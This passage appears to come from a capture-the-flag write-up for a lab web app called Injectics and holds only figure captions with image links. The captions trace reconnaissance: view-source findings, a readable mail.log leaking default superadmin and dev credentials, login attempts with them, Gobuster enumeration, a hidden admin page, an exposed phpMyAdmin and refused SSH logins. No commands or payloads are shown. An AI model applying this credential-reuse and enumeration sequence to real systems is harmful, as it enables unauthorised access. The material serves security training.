



**Fig. 06**: View-source of the homepage: leaderboard markup and page structure





**Fig. 07**: View-source footer: developer comment disclosing developer name and email





**Fig. 08**: Working notes: developer identity, mail.log location and Bootstrap JS dependencies





**Fig. 09**: mail.log publicly readable: default credentials for superadmin and dev accounts





**Fig. 10**: Login attempt with the superadmin email and the leaked password





**Fig. 11**: Standard login result: Invalid email or password





**Fig. 12**: Login attempt with dev@injectics.thm and the leaked password: Invalid email or password





**Fig. 13**: /flags/ directory returns 403 Forbidden





**Fig. 14**: Gobuster directory enumeration: flags, css, js, javascript, vendor, phpmyadmin





**Fig. 15**: View-source of adminLogin007.php: hidden admin login form posting to itself





**Fig. 16**: phpMyAdmin login page publicly reachable at /phpmyadmin/





**Fig. 17**: SSH attempts as dev and john: publickey authentication only, access denied





**Fig. 18**: mail.log reviewed again before the exploitation phase

